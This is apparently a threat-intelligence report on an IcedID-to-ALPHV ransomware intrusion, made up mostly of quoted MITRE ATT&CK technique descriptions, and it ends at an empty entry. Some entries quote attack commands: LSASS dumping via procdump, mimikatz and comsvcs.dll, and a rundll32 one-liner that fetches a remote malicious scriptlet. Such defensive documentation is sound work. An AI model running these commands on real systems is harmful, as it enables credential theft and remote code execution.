Jun 11 2024

NETMANAGEIT

Intelligence Report

IcedID Brings ScreenConnect and CSharp Streamer to ALPHV Ransomware Deployment



Table of contents

Overview

Entities

Observables

External References

Overview

Description

This report details an intrusion that commenced with a spam campaign distributing a forked IcedID loader. After gaining initial access, the threat actor deployed ScreenConnect and established Cobalt Strike beacons, enabling remote command execution. They also utilized CSharp Streamer, a capable RAT, for credential access and lateral movement. Over eight days, the adversary methodically moved across the network, collecting data before ultimately deploying ALPHV ransomware on multiple hosts.

Confidence

This value represents the confidence in the correctness of the data contained within this report.

100 / 100

Content

N/A

Attack-Pattern

Name

T1213

ID

T1213

Description

Adversaries may leverage information repositories to mine valuable information. Information repositories are tools that allow for storage of information, typically to facilitate collaboration or information sharing between users, and can store a wide variety of data that may aid adversaries in further objectives, or direct access to the target information. Adversaries may also abuse external sharing features to share sensitive documents with recipients outside of the organization. The following is a brief list of example information that may hold potential value to an adversary and may also be found on an information repository: * Policies, procedures, and standards * Physical / logical network diagrams * System architecture diagrams * Technical system documentation * Testing / development credentials * Work / project schedules * Source code snippets * Links to network shares and other internal resources Information stored in a repository may vary based on the specific instance or environment. Specific common information repositories include web-based platforms such as [Sharepoint](https://attack.mitre.org/techniques/T1213/002) and [Confluence](https://attack.mitre.org/techniques/T1213/001), specific services such as Code Repositories, IaaS databases, enterprise databases, and other storage infrastructure such as SQL Server.

Name

T1087.002

ID

T1087.002

Description

Adversaries may attempt to get a listing of domain accounts. This information can help adversaries determine which domain accounts exist to aid in follow-on behavior such as targeting specific accounts which possess particular privileges. Commands such as `net user /domain` and `net group /domain` of the [Net](https://attack.mitre.org/software/S0039) utility, `dscacheutil -q group`on macOS, and `ldapsearch` on Linux can list domain users and groups. [PowerShell](https://attack.mitre.org/techniques/T1059/001) cmdlets including `Get-ADUser` and `Get-ADGroupMember` may enumerate members of Active Directory groups.

Name

T1070.004

ID

T1070.004

Description

Adversaries may delete files left behind by the actions of their intrusion activity. Malware, tools, or other non-native files dropped or created on a system by an adversary (ex: [Ingress Tool Transfer](https://attack.mitre.org/techniques/T1105)) may leave traces to indicate to what was done within a network and how. Removal of these files can occur during an intrusion, or as part of a post-intrusion process to minimize the adversary's footprint. There are tools available from the host operating system to perform cleanup, but adversaries may use other tools as well.(Citation: Microsoft SDelete July 2016) Examples of built-in [Command and Scripting Interpreter](https://attack.mitre.org/techniques/T1059) functions include `del` on Windows and `rm` or `unlink` on Linux and macOS.

Name

T1043

ID

T1043

Description

This technique has been deprecated. Please use [Non-Standard Port](https://attack.mitre.org/techniques/T1571) where appropriate. Adversaries may communicate over a commonly used port to bypass firewalls or network detection systems and to blend with normal network activity to avoid more detailed inspection. They may use commonly open ports such as * TCP:80 (HTTP) * TCP:443 (HTTPS) * TCP:25 (SMTP) * TCP/UDP:53 (DNS) They may use the protocol associated with the port or a completely different protocol. For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), examples of common ports are * TCP/UDP:135 (RPC) * TCP/UDP:22 (SSH) * TCP/UDP:3389 (RDP)

Name

T1078.002

ID

T1078.002

Description

Adversaries may obtain and abuse credentials of a domain account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion.(Citation: TechNet Credential Theft) Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services.(Citation: Microsoft AD Accounts) Adversaries may compromise domain accounts, some with a high level of privileges, through various means such as [OS Credential Dumping](https://attack.mitre.org/techniques/T1003) or password reuse, allowing access to privileged resources of the domain.

Name

T1197

ID

T1197

Description

Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through [Component Object Model](https://attack.mitre.org/techniques/T1559/001) (COM).(Citation: Microsoft COM) (Citation: Microsoft BITS) BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations. The interface to create and manage BITS jobs is accessible through [PowerShell](https://attack.mitre.org/techniques/T1059/001) and the [BITSAdmin](https://attack.mitre.org/software/S0190) tool.(Citation: Microsoft BITS)(Citation: Microsoft BITSAdmin) Adversaries may abuse BITS to download (e.g. [Ingress Tool Transfer](https://attack.mitre.org/techniques/T1105)), execute, and even clean up after running malicious code (e.g. [Indicator Removal](https://attack.mitre.org/techniques/T1070)). BITS tasks are self-contained in the BITS job database, without new files or registry modifications, and often permitted by host firewalls.(Citation: CTU BITS Malware June 2016)(Citation: Mondok Windows PiggyBack BITS May 2007)(Citation: Symantec BITS May 2007) BITS enabled execution may also enable persistence by creating long-standing jobs (the default maximum lifetime is 90 days and extendable) or invoking an arbitrary program when a job completes or errors (including after system reboots).(Citation: PaloAlto UBoatRAT Nov 2017)(Citation: CTU BITS Malware June 2016) BITS upload functionalities can also be used to perform [Exfiltration Over Alternative Protocol](https://attack.mitre.org/techniques/T1048).(Citation: CTU BITS Malware June 2016)

Name

T1218.010

ID

T1218.010

Description

Adversaries may abuse Regsvr32.exe to proxy execution of malicious code. Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs), on Windows systems. The Regsvr32.exe binary may also be signed by Microsoft. (Citation: Microsoft Regsvr32) Malicious usage of Regsvr32.exe may avoid triggering security tools that may not monitor execution of, and modules loaded by, the regsvr32.exe process because of allowlists or false positives from Windows using regsvr32.exe for normal operations. Regsvr32.exe can also be used to specifically bypass application control using functionality to load COM scriptlets to execute DLLs under user permissions. Since Regsvr32.exe is network and proxy aware, the scripts can be loaded by passing a uniform resource locator (URL) to file on an external Web server as an argument during invocation. This method makes no changes to the Registry as the COM object is not actually registered, only executed. (Citation: LOLBAS Regsvr32) This variation of the technique is often referred to as a "Squiblydoo" and has been used in campaigns targeting governments. (Citation: Carbon Black Squiblydoo Apr 2016) (Citation: FireEye Regsvr32 Targeting Mongolian Gov) Regsvr32.exe can also be leveraged to register a COM Object used to establish persistence via [Component Object Model Hijacking](https://attack.mitre.org/techniques/T1546/015). (Citation: Carbon Black Squiblydoo Apr 2016)

Name

T1566

ID

T1566

Description

Adversaries may send phishing messages to gain access to victim systems. All forms of phishing are electronically delivered social engineering. Phishing can be targeted, known as spearphishing. In spearphishing, a specific individual, company, or industry will be targeted by the adversary. More generally, adversaries can conduct non-targeted phishing, such as in mass malware spam campaigns. Adversaries may send victims emails containing malicious attachments or links, typically to execute malicious code on victim systems. Phishing may also be conducted via third-party services, like social media

platforms. Phishing may also involve social engineering techniques, such as posing as a trusted source, as well as evasive techniques such as removing or manipulating emails or metadata/headers from compromised accounts being abused to send messages (e.g., [Email Hiding Rules](https://attack.mitre.org/techniques/T1564/008)).(Citation: Microsoft OAuth Spam 2022)(Citation: Palo Alto Unit 42 VBA Infostealer 2014) Another way to accomplish this is by forging or spoofing(Citation: Proofpoint-spoof) the identity of the sender which can be used to fool both the human recipient as well as automated security tools.(Citation: cyberproof-double-bounce) Victims may also receive phishing messages that instruct them to call a phone number where they are directed to visit a malicious URL, download malware,(Citation: sygnia Luna Month)(Citation: CISA Remote Monitoring and Management Software) or install adversary-accessible remote management tools onto their computer (i.e., [User Execution](https://attack.mitre.org/techniques/T1204)).(Citation: Unit42 Luna Moth)

Name

T1071.001

ID

T1071.001

Description

Adversaries may communicate using application layer protocols associated with web traffic to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server. Protocols such as HTTP/S(Citation: CrowdStrike Putter Panda) and WebSocket(Citation: Brazking-Websockets) that carry web traffic may be very common in environments. HTTP/S packets have many fields and headers in which data can be concealed. An adversary may abuse these protocols to communicate with systems under their control within a victim network while also mimicking normal, expected traffic.

Name

T1059.001

ID

T1059.001

Description

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system.(Citation: TechNet PowerShell) Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems). PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk. A number of PowerShell-based offensive testing tools are available, including [Empire](https://attack.mitre.org/software/S0363), [PowerSploit](https://attack.mitre.org/software/S0194), [PoshC2](https://attack.mitre.org/software/S0378), and PSAttack.(Citation: Github PSAttack) PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI).(Citation: Sixdub PowerPick Jan 2016)(Citation: SilentBreak Offensive PS Dec 2015)(Citation: Microsoft PSfromCsharp APR 2014)

Name

T1016

ID

T1016

Description

Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include [Arp](https://attack.mitre.org/software/S0099), [ipconfig](https://attack.mitre.org/software/S0100)/[ifconfig](https://attack.mitre.org/software/S0101), [nbtstat](https://attack.mitre.org/software/S0102), and [route](https://attack.mitre.org/software/S0103). Adversaries may also leverage a [Network Device CLI]

(https://attack.mitre.org/techniques/T1059/008) on network devices to gather information about configurations and settings, such as IP addresses of configured interfaces and static/dynamic routes (e.g. `show ip route`, `show ip interface`).(Citation: US-CERT-TA18-106A)(Citation: Mandiant APT41 Global Intrusion) Adversaries may use the information from [System Network Configuration Discovery](https://attack.mitre.org/techniques/T1016) during automated discovery to shape follow-on behaviors, including determining certain access within the target network and what actions to do next.

Name

T1204.002

ID

T1204.002

Description

An adversary may rely upon a user opening a malicious file in order to gain execution. Users may be subjected to social engineering to get them to open a file that will lead to code execution. This user action will typically be observed as follow-on behavior from [Spearphishing Attachment](https://attack.mitre.org/techniques/T1566/001). Adversaries may use several types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, and .cpl. Adversaries may employ various forms of [Masquerading](https://attack.mitre.org/techniques/T1036) and [Obfuscated Files or Information](https://attack.mitre.org/techniques/T1027) to increase the likelihood that a user will open and successfully execute a malicious file. These methods may include using a familiar naming convention and/or password protecting the file and supplying instructions to a user on how to open it.(Citation: Password Protected Word Docs) While [Malicious File](https://attack.mitre.org/techniques/T1204/002) frequently occurs shortly after Initial Access it may occur at other phases of an intrusion, such as when an adversary places a file in a shared directory or on a user's desktop hoping that a user will click on it. This activity may also be seen shortly after [Internal Spearphishing](https://attack.mitre.org/techniques/T1534).

Name

T1053.005

ID

T1053.005

Description

Adversaries may abuse the Windows Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are multiple ways to access the Task Scheduler in Windows. The [schtasks](https://attack.mitre.org/software/S0111) utility can be run directly on the command line, or the Task Scheduler can be opened through the GUI within the Administrator Tools section of the Control Panel. In some cases, adversaries have used a .NET wrapper for the Windows Task Scheduler, and alternatively, adversaries have used the Windows netapi32 library to create a scheduled task. The deprecated [at](https://attack.mitre.org/software/S0110) utility could also be abused by adversaries (ex: [At](https://attack.mitre.org/techniques/T1053/002)), though `at.exe` can not access tasks created with `schtasks` or the Control Panel. An adversary may use Windows Task Scheduler to execute programs at system startup or on a scheduled basis for persistence. The Windows Task Scheduler can also be abused to conduct remote Execution as part of Lateral Movement and/or to run a process under the context of a specified account (such as SYSTEM). Similar to [System Binary Proxy Execution](https://attack.mitre.org/techniques/T1218), adversaries have also abused the Windows Task Scheduler to potentially mask one-time execution under signed/trusted system processes.(Citation: ProofPoint Serpent) Adversaries may also create "hidden" scheduled tasks (i.e. [Hide Artifacts](https://attack.mitre.org/techniques/T1564)) that may not be visible to defender tools and manual queries used to enumerate tasks. Specifically, an adversary may hide a task from `schtasks /query` and the Task Scheduler by deleting the associated Security Descriptor (SD) registry value (where deletion of this value must be completed using SYSTEM permissions).(Citation: SigmaHQ)(Citation: Tarrask scheduled task) Adversaries may also employ alternate methods to hide tasks, such as altering the metadata (e.g., `Index` value) within associated registry keys.(Citation: Defending Against Scheduled Task Attacks in Windows Environments)

Name

T1486

ID

T1486

Description

Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.(Citation: US-CERT Ransomware 2016)(Citation: FireEye WannaCry 2017)(Citation: US-CERT NotPetya 2017)(Citation: US-CERT SamSam 2018) In the case of ransomware, it is typical that common user files like Office documents, PDFs, images, videos, audio, text, and source code files will be encrypted (and often renamed and/or tagged with specific file markers). Adversaries may need to first employ other behaviors, such as [File and Directory Permissions Modification](https://attack.mitre.org/techniques/T1222) or [System Shutdown/Reboot](https://attack.mitre.org/techniques/T1529), in order to unlock and/or gain access to manipulate these files.(Citation: CarbonBlack Conti July 2020) In some cases, adversaries may encrypt critical system files, disk partitions, and the MBR.(Citation: US-CERT NotPetya 2017) To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to propagate across a network by leveraging other attack techniques like [Valid Accounts](https://attack.mitre.org/techniques/T1078), [OS Credential Dumping](https://attack.mitre.org/techniques/T1003), and [SMB/Windows Admin Shares](https://attack.mitre.org/techniques/T1021/002).(Citation: FireEye WannaCry 2017)(Citation: US-CERT NotPetya 2017) Encryption malware may also leverage [Internal Defacement](https://attack.mitre.org/techniques/T1491/001), such as changing victim wallpapers, or otherwise intimidate victims by sending ransom notes or other messages to connected printers (known as "print bombing").(Citation: NHS Digital Egregor Nov 2020) In cloud environments, storage objects within compromised accounts may also be encrypted.(Citation: Rhino S3 Ransomware Part 1)

Name

T1059.003

ID

T1059.003

Description

Adversaries may abuse the Windows command shell for execution. The Windows command shell ([cmd](https://attack.mitre.org/software/S0106)) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands. The command prompt can be invoked remotely via [Remote Services](https://attack.mitre.org/techniques/T1021) such as [SSH](https://attack.mitre.org/techniques/T1021/004).(Citation: SSH in Windows) Batch files (ex: .bat or .cmd) also provide the shell with a list of sequential commands to run, as well as normal scripting operations such as conditionals and loops. Common uses of batch files include long or repetitive tasks, or the need to run the same set of commands on multiple systems. Adversaries may leverage [cmd](https://attack.mitre.org/software/S0106) to execute various commands and payloads. Common uses include [cmd](https://attack.mitre.org/software/S0106) to execute a single command, or abusing [cmd](https://attack.mitre.org/software/S0106) interactively with input and output forwarded over a command and control channel.

Name

T1018

ID

T1018

Description

Adversaries may attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used such as [Ping](https://attack.mitre.org/software/S0097) or `net view` using [Net](https://attack.mitre.org/software/S0039). Adversaries may also analyze data from local host files (ex: `C:\Windows\System32\Drivers\etc\hosts` or `/etc/hosts`) or other passive means (such as local [Arp](https://attack.mitre.org/software/S0099) cache entries) in order to discover the presence of remote systems in an environment. Adversaries may also target discovery of network infrastructure as well as leverage [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) commands on network devices to gather detailed information about systems within a network (e.g. `show cdp neighbors`, `show arp`).(Citation: US-CERT-TA18-106A)(Citation: CISA AR21-126A FIVEHANDS May 2021)

Name

T1218.011

ID

T1218.011

Description

Adversaries may abuse rundll32.exe to proxy execution of malicious code. Using rundll32.exe, vice executing directly (i.e. [Shared Modules](https://attack.mitre.org/techniques/T1129)), may avoid triggering security tools that may not monitor execution of the rundll32.exe process because of allowlists or false positives from normal operations. Rundll32.exe is commonly associated with executing DLL payloads (ex: `rundll32.exe {DLLname, DLLfunction}`). Rundll32.exe can also be used to execute [Control Panel](https://attack.mitre.org/techniques/T1218/002) Item files (.cpl) through the undocumented shell32.dll functions `Control_RunDLL` and `Control_RunDLLAsUser`. Double-clicking a .cpl file also causes rundll32.exe to execute. (Citation: Trend Micro CPL) Rundll32 can also be used to execute scripts such as JavaScript. This can be done using a syntax similar to this: `rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https[:]//www[.]example[.]com/malicious.sct")"` This behavior has been seen used by malware such as Poweliks. (Citation: This is Security Command Line Confusion) Adversaries may also attempt to obscure malicious code from analysis by abusing the manner in which rundll32.exe loads DLL function names. As part of Windows compatibility support for various character sets, rundll32.exe will first check for wide/Unicode then ANSI character-supported functions before loading the specified function (e.g., given the command `rundll32.exe ExampleDLL.dll, ExampleFunction`, rundll32.exe would first attempt to execute `ExampleFunctionW`, or failing that `ExampleFunctionA`, before loading `ExampleFunction`). Adversaries may therefore obscure malicious code by creating multiple identical exported function names and appending `W` and/or `A` to harmless ones.(Citation: Attackify Rundll32.exe Obscurity)(Citation: Github NoRunDll) DLL functions can also be exported and executed by an ordinal number (ex: `rundll32.exe file.dll,#1`). Additionally, adversaries may use [Masquerading](https://attack.mitre.org/techniques/T1036) techniques (such as changing DLL file names, file extensions, or function names) to further conceal execution of a malicious payload. (Citation: rundll32.exe defense evasion)

Name

T1560.001

ID

T1560.001

Description

Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration. Many utilities include functionalities to compress, encrypt, or otherwise package data into a format that is easier/more secure to transport. Adversaries may abuse various utilities to compress or encrypt data before exfiltration. Some third party utilities may be preinstalled, such as `tar` on Linux and macOS or `zip` on Windows systems. On Windows, `diantz` or ` makecab` may be used to package collected files into a cabinet (.cab) file. `diantz` may also be used to download and compress files from remote locations (i.e. [Remote Data Staging](https://attack.mitre.org/techniques/T1074/002)). (Citation: diantz.exe_lolbas) `xcopy` on Windows can copy files and directories with a variety of options. Additionally, adversaries may use [certutil](https://attack.mitre.org/software/S0160) to Base64 encode collected data before exfiltration. Adversaries may use also third party utilities, such as 7-Zip, WinRAR, and WinZip, to perform similar activities. (Citation: 7zip Homepage)(Citation: WinRAR Homepage)(Citation: WinZip Homepage)

Name

T1003.006

ID

T1003.006

Description

Adversaries may attempt to access credentials and other sensitive information by abusing a Windows Domain Controller's application programming interface (API)(Citation: Microsoft DRSR Dec 2017) (Citation: Microsoft GetNCCChanges) (Citation: Samba DRSUAPI) (Citation: Wine API samlib.dll) to simulate the replication process from a remote domain controller using a technique called DCSync. Members of the Administrators, Domain Admins, and Enterprise Admin groups or computer accounts on the domain controller are able to run

DCSync to pull password data(Citation: ADSecurity Mimikatz DCSync) from Active Directory, which may include current and historical hashes of potentially useful accounts such as KRBTGT and Administrators. The hashes can then in turn be used to create a [Golden Ticket](https://attack.mitre.org/techniques/T1558/001) for use in [Pass the Ticket](https://attack.mitre.org/techniques/T1550/003)(Citation: Harmj0y Mimikatz and DCSync) or change an account's password as noted in [Account Manipulation](https://attack.mitre.org/techniques/T1098).(Citation: InsiderThreat ChangeNTLM July 2017) DCSync functionality has been included in the "lsadump" module in [Mimikatz](https://attack.mitre.org/software/S0002).(Citation: GitHub Mimikatz lsadump Module) Lsadump also includes NetSync, which performs DCSync over a legacy replication protocol.(Citation: Microsoft NRPC Dec 2017)

Name

T1039

ID

T1039

Description

Adversaries may search network shares on computers they have compromised to find files of interest. Sensitive data can be collected from remote systems via shared network drives (host shared directory, network file server, etc.) that are accessible from the current system prior to Exfiltration. Interactive command shells may be in use, and common functionality within [cmd](https://attack.mitre.org/software/S0106) may be used to gather information.

Name

T1219

ID

T1219

Description

An adversary may use legitimate desktop support and remote access software to establish an interactive command and control channel to target systems within networks. These services, such as `VNC`, `Team Viewer`, `AnyDesk`, `ScreenConnect`, `LogMein`, `AmmyyAdmin`, and other remote monitoring and management (RMM) tools, are commonly used as legitimate technical support software and may be allowed by application control within a target environment.(Citation: Symantec Living off the Land)(Citation: CrowdStrike 2015 Global Threat Report)(Citation: CrySyS Blog TeamSpy) Remote access software may be installed and used post-compromise as an alternate communications channel for redundant access or as a way to establish an interactive remote desktop session with the target system. They may also be used as a component of malware to establish a reverse connection or back-connect to a service or adversary controlled system. Adversaries may similarly abuse response features included in EDR and other defensive tools that enable remote access. Installation of many remote access software may also include persistence (e.g., the software's installation routine creates a [Windows Service](https://attack.mitre.org/techniques/T1543/003)).

Name

T1003.001

ID

T1003.001

Description

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct [Lateral Movement](https://attack.mitre.org/tactics/TA0008) using [Use Alternate Authentication Material](https://attack.mitre.org/techniques/T1550). As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system. For example, on the target host use procdump: * `procdump -ma lsass.exe lsass_dump` Locally, mimikatz can be run using: * `sekurlsa::Minidump lsassdump.dmp` * `sekurlsa::logonPasswords` Built-in Windows tools such as comsvcs.dll can also be used: * `rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full`(Citation: Volexity Exchange Marauder March 2021)(Citation: Symantec Attacks Against Government Sector) Windows Security Support Provider (SSP) DLLs are loaded into LSASS process at system start. Once loaded into the LSA, SSP DLLs have access

to encrypted and plaintext passwords that are stored in Windows, such as any logged-on user's Domain password or smart card PINs. The SSP configuration is stored in two Registry keys: `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages` and `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages`. An adversary may modify these Registry keys to add new SSPs, which will be loaded the next time the system boots, or when the AddSecurityPackage Windows API function is called.(Citation: Graeber 2014) The following SSPs can be used to access credentials: * Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package. * Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges. (Citation: TechNet Blogs Credential Protection) * Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later. * CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services.(Citation: TechNet Blogs Credential Protection)

Name

T1059.005

ID

T1059.005

Description

Adversaries may abuse Visual Basic (VB) for execution. VB is a programming language created by Microsoft with interoperability with many Windows technologies such as [Component Object Model](https://attack.mitre.org/techniques/T1559/001) and the [Native API](https://attack.mitre.org/techniques/T1106) through the Windows API. Although tagged as legacy with no planned future evolutions, VB is integrated and supported in the .NET Framework and cross-platform .NET Core.(Citation: VB .NET Mar 2020)(Citation: VB Microsoft) Derivative languages based on VB have also been created, such as Visual Basic for Applications (VBA) and VBScript. VBA is an event-driven programming language built into Microsoft Office, as well as several third-party applications.(Citation: Microsoft VBA) (Citation: Wikipedia VBA) VBA enables documents to contain macros used to automate the execution of tasks and other functionality on the host. VBScript is a default scripting language on Windows hosts and can also be used in place of [JavaScript](https://attack.mitre.org/techniques/T1059/007) on HTML Application (HTA) webpages served to Internet Explorer (though most modern browsers do not come with VBScript support). (Citation: Microsoft VBScript) Adversaries may use VB payloads to execute malicious commands. Common malicious usage includes automating execution of behaviors with

VBScript or embedding VBA content into [Spearphishing Attachment](https://attack.mitre.org/techniques/T1566/001) payloads (which may also involve [Mark-of-the-Web Bypass](https://attack.mitre.org/techniques/T1553/005) to enable execution).(Citation: Default VBS macros Blocking)

Name

T1069.002

ID

T1069.002

Description

Adversaries may attempt to find domain-level groups and permission settings. The knowledge of domain-level permission groups can help adversaries determine which groups exist and which users belong to a particular group. Adversaries may use this information to determine which users have elevated permissions, such as domain administrators. Commands such as `net group /domain` of the [Net](https://attack.mitre.org/software/S0039) utility, `dscacheutil -q group` on macOS, and `ldapsearch` on Linux can list domain-level groups.

Name

T1033

ID

T1033

Description

Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using [OS Credential Dumping](https://attack.mitre.org/techniques/T1003). The information may be collected in a number of different ways using other Discovery techniques, because user and username details are

prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs. Adversaries may use the information from [System Owner/User Discovery](https://attack.mitre.org/techniques/T1033) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. Various utilities and commands may acquire this information, including `whoami`. In macOS and Linux, the currently logged in user can be identified with `w` and `who`. On macOS the `dscl . list /Users | grep -v '_'` command can also be used to enumerate user accounts. Environment variables, such as `%USERNAME%` and `$USER`, may also be used to access this information. On network devices, [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) commands such as `show users` and `show ssh` can be used to display users currently logged into the device.(Citation: show_ssh_users_cmd_cisco)(Citation: US-CERT TA18-106A Network Infrastructure Devices 2018)

Name

T1087.001

ID

T1087.001

Description

Adversaries may attempt to get a listing of local system accounts. This information can help adversaries determine which local accounts exist on a system to aid in follow-on behavior. Commands such as `net user` and `net localgroup` of the [Net](https://attack.mitre.org/software/S0039) utility and `id` and `groups`on macOS and Linux can list local users and groups. On Linux, local users can also be enumerated through the use of the `/etc/passwd` file. On macOS the `dscl . list /Users` command can be used to enumerate local accounts.

Name

T1021.001

ID

T1021.001

Description

Adversaries may use [Valid Accounts](https://attack.mitre.org/techniques/T1078) to log into a computer using the Remote Desktop Protocol (RDP). The adversary may then perform actions as the logged-on user. Remote desktop is a common feature in operating systems. It allows a user to log into an interactive session with a system desktop graphical user interface on a remote system. Microsoft refers to its implementation of the Remote Desktop Protocol (RDP) as Remote Desktop Services (RDS).(Citation: TechNet Remote Desktop Services) Adversaries may connect to a remote system over RDP/RDS to expand access if the service is enabled and allows access to accounts with known credentials. Adversaries will likely use Credential Access techniques to acquire credentials to use with RDP. Adversaries may also use RDP in conjunction with the [Accessibility Features](https://attack.mitre.org/techniques/T1546/008) or [Terminal Services DLL](https://attack.mitre.org/techniques/T1505/005) for Persistence.(Citation: Alperovitch Malware)

Name

T1569.002

ID

T1569.002

Description

